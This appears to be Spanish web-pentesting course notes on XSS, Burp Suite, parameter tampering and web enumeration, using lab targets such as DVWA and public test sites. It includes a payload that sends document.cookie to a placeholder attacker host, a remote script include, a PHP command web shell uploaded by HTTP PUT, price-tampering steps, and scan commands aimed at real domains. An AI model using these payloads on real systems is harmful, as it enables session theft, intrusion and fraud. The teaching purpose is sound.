Este es el tipo más común de XSS.

Se encuentra comúnmente en los parámetros de consulta HTTP o en las presentaciones en formato HTML.

Este tipo de ataque se usa más comúnmente con una URL que parece ser inocente pero tiene un ataque XSS localizado en el enlace.

- **XSS basado en el DOM (Document Object Model)**

En este la totalidad del flujo de datos sucede en el navegador y nunca alcanza al servidor.



</XSS Persistente>

Para este ejercicio ver desde nuestro servidor de pruebas con Metasploitable ver el servicio WEB DVWA.

En nuestro caso el servidor es el siguiente:

http://192.168.0.125/dvwa/vulnerabilities/xss_s/



</XSS Reflejado>

Algunos Ejemplos de Cross Site Scripting

Vamos a utilizar la pagina de pruebas:

<http://demo.testfire.net/default.aspx>

En el search de alguna pagina colocamos la siguiente línea de código en JavaScript y damos Enter.

Ejemplo:

- `<script>alert("Hola Mundo!");</script>`

Para hacerlo persistente el mensaje.

- `<script>while(1) alert("Hola Mundo - Hack the planet");</script>`

Una vez dimos enter procedemos a copiar la URL completa y enviarla a nuestra victima.



</XSS Reflejado>

Algunos Ejemplos de Cross Site Scripting

Esta otra línea de código es para redirigir la pagina hacia otra pagina a través de un phishing a la victima.

Utilizando el mismo mecanismo de copiar en el search de la pagina de nuestra victima este código y luego enviarle la URL completa.

Ejemplo:

- `<script>document.location="http://itla.edu.do"</script>`

Para robar datos de una sesión de usuario:

- `<script>alert(document.cookie);</script>`

Ver otros ejemplos Manuales...



</Ataques XSS>

Algunos Ejemplos de ataques de Cross Site Scripting

Enviar Cookies a un Listener

- `<script>New
Image().src=http://ipatacante/amix.php?+document.cookie;</script>`

Llamar un script desde algún Server

- `<script>document.write('<script
src=http://ipatacante/amix.php></script>')</script>`

Utilizando algunas herramientas

- `nmap -p 80 -script http-stored-xss.nse ip-victima`
- Beef-XSS Framework



</Cross Site Scripting (XSS)>

Como Prevenir XSS

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

La opción preferida es codificar los datos no confiables basados en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL) donde serán ubicados. Para mas detalles sobre técnicas de codificación, consulte la Hoja de trucos de OWASP para la prevención XSS.

También se recomienda la validación de entradas positiva o realista considerando que esta técnica no es una defensa completa ya que muchas aplicaciones requieren aceptar caracteres especiales como parte de las entradas validas. Dicha validación debe, en la medida de lo posible, validar el largo, los caracteres, el formato y reglas de negocio que debe cumplir el dato antes de aceptarlo como entrada.



</Cross Site Scripting (XSS)>

Como Prevenir XSS

Para contenido en formato enriquecido, considere utilizar bibliotecas de auto sanitización como AntiSamy de OWASP o el proyecto sanitizador de HTML en Java.

Considere utilizar políticas de seguridad de contenido (CSP) para defender contra XSS la totalidad de su sitio.

Una politica de seguridad es cargar el modulo **mod_security** a nivel del servidor web ya sea **apache** o **nginx**.

Utilizar una solución de WAF (Web Application Firewall).



</Cross Site Scripting (XSS)>

Retos para XSS

- <https://xsshunter.com/app>
- <http://prompt.ml/>
- <http://leetime.net/xsslabs1/>
- <http://testphp.vulnweb.com/>
- <https://hub.docker.com/>



</Cross Site Scripting (XSS)>

Desde nuestro sistema iniciamos nuestro contenedor de Docker.

- `systemctl start docker.service`

Luego procedemos a iniciar nuestro contenedor de pruebas XSS.

- `docker run -p 80:80 -ti xss`

Luego en nuestro browser colocamos nuestra dirección.

- <http://localhost/example1.html>

Nuestro siguiente paso es usar una cadena que nos ayude a determinar si la aplicación está filtrando o no nuestra entrada. Cuando usamos una cadena como `Hola<'"()=>Hola` y hacemos clic en Registrar, esperaríamos que la aplicación codificara estos datos en un formato compatible con HTML antes de devolvérselos. Si no es así, entonces tener la oportunidad de inyección de código.



</Cross Site Scripting (XSS)>

Ahora procedemos a inyectar código JavaScript para ver si funciona.

En el campo Full Name decimos lo siguiente:

```
<script>alert(1)</script>
```

y nos debe mostrar un cuadro en pantalla con un “1” y lo cual nos quiere decir que es vulnerable a la ejecución de código JavaScript.



</XSS Reflejado>

Burp Suite

- Con Burp Suite: nos conectamos al site → proxy, intercept on, click derecho y send to spider.
- En intercept off → target → site map → elegir el site → click derecho → spider this host.
- Organizar por parameters (doble click) → elegir uno de los primeros estatus 200 → click derecho en repeater → ir a la pestana repeter → escribir "hello" en lo rojo → ir a Go.
- Luego darle search hello → si refleja dar click derecho → show responsive browser → copiar la url y pegar en el browser.



</XSS Reflejado>

Nota: podemos ver con el mismo primer paso que vimos → en repeater y cambiar en el parámetro que dice host: y poner otra URL a ver si nos re direcciona hacia la nueva URL.

Cargar Payloads desde Burp Suite

Para cargar payloads lo hacemos de la siguiente forma:

Si el mensaje es reflejado → click derecho → send to intruder → ir a intruder → positions → seleccionar la palabra "hello" → add → payloads → load payloads file → start attack → ignore → y esperar → luego click derecho → show response browser → copiar y pegar en el browser.



</Parameter Tampering>

Parameter Tampering

site up → proxy → intercept on → forward forward → selecciono lo que quiero comprar para cambiar precio → selecciono y lleno parametros del site → cambio el valor → forward para que el site cargue → luego intercept off → con el nuevo precio y pago.



</Enumeración Web>

Opciones disponibles en un Servidor Web

- `curl -vX OPTIONS vm/test`

para ver las cabeceras del web Server

- `curl -I www.cystrong.com`



</Enumeración Web>

Algunas herramientas de enumeración Web

Nikto

- `nikto -h cisco.com`
- `nikto -useproxy http://127.0.0.1:3128 -h https://cisco.com`

Dirb

- `dirb http://cisco.com`

Gobuster

- `gobuster -w /usr/share/wordlists/dirb/common.txt -u cisco.com`

Nmap

- `nmap --script=http-enum -p80 -n cisco.com`



</Enumeración Web>

Algunas herramientas de enumeración Web

Evaluación en el certificado TLS/SSL

- `sslscan cystrong.com`
- `testssl cystrong.com > testssl.html`

Información sobre el Servidor y sus versiones

- `whatweb cystrong.com`

Otras Herramientas

- `Wikto`
- `Owasp-zap`
- `wpscan`
- `Burp Suite`
- `Wfuzz`



</Enumeración Web>

Escaneos de paginas con WordPress

- `wpscan --help`
- `wpscan -u http://192.168.0.125`
- `wpscan --url http://pagina.com --proxy 127.0.0.1:3129`
- `wpscan -u "http://192.168.0.125" --username usuario -w /usr/share/wordlists/rockyou.txt`



</Enumeración Web>

De esta forma, se nos mostrará únicamente resultados donde se devuelva un código de estado diferente al 404.

- `wfuzz -c --hc=404 -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium`

Con el objetivo de determinar estos puertos, podemos atender a los códigos de estado del lado de la respuesta del servidor

- `wfuzz -c --hc=404 -z range,1-65535`
http://192.168.1.X:8080/request_to=http://127.0.0.1

Para mostrar peticiones que devuelvan un 200 como código de estado.

- `wfuzz -c --sc=200 -z range,1-65535`
http://192.168.1.X:8080/request_to=http://127.0.0.1



</Enumeración Web>

Para descubrir recursos existentes bajo un directorio podemos crear un archivo con extensiones como las siguientes

- `echo php\ntxt\html\xml\ncgi > extensiones`
- `wfuzz -c --hc=404 -z
file,/usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -z file,extensiones
http://192.168.1.X/design/FUZZ.FUZZ`



</Enumeración Web>

Wfuzz – Fuerza Brueba

- `wfuzz -c -w /usr/share/wfuzz/wordlist/general/megabeast.txt $ip:60080/?FUZZ=test`
- `wfuzz -c --hw 114 -w /usr/share/wfuzz/wordlist/general/megabeast.txt $ip:60080/?page=FUZZ`
- `wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt "$ip:60080/?page=mailer&mail=FUZZ"`
- `wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt --hc 404 $ip/FUZZ`
- `Recurse level 3`
- `wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt -R 3 --sc 200 $ip/FUZZ`



</Ataques Web>

- `netdiscover -r 192.168.0.0/24`
- `arp-scan -l`
- Puede detectar proveedor de internet, load balanced, etc.
- `p0f -i wlan0` identifica S.O pasivo
- Xprobe2
- `nmap -p80 -sV --script http-enum --script-args http-enum.displayall 10.0.2.29`
- `nmap --script http-methods --script-args http.test-all 10.0.2.29`
- `curl -i -X OPTIONS 10.0.2.29/test`



</Ataques Web>

- `nmap -p 80 192.168.0.11 --script http-put --script-args http-put.url='/test/php-shell.php',http-put.file='/var/www/html/php-shell.php'`
- `curl --upload-file shell.php -v --url http://192.168.0.11/test/shell.php -0 --http1.0`

Otra forma de hacer consultas en el navegador es inyectar una consola en el navegador:

- `curl -v -X PUT -d '<?php system($_GET["cmd"]); ?>' http://10.1.1.133/test/shell.php`



</Ataques Web>

Recomendaciones:

- <https://www.owasp.org/images/1/19/OTGv4.pdf>



Capture The Flags (CTF >_)



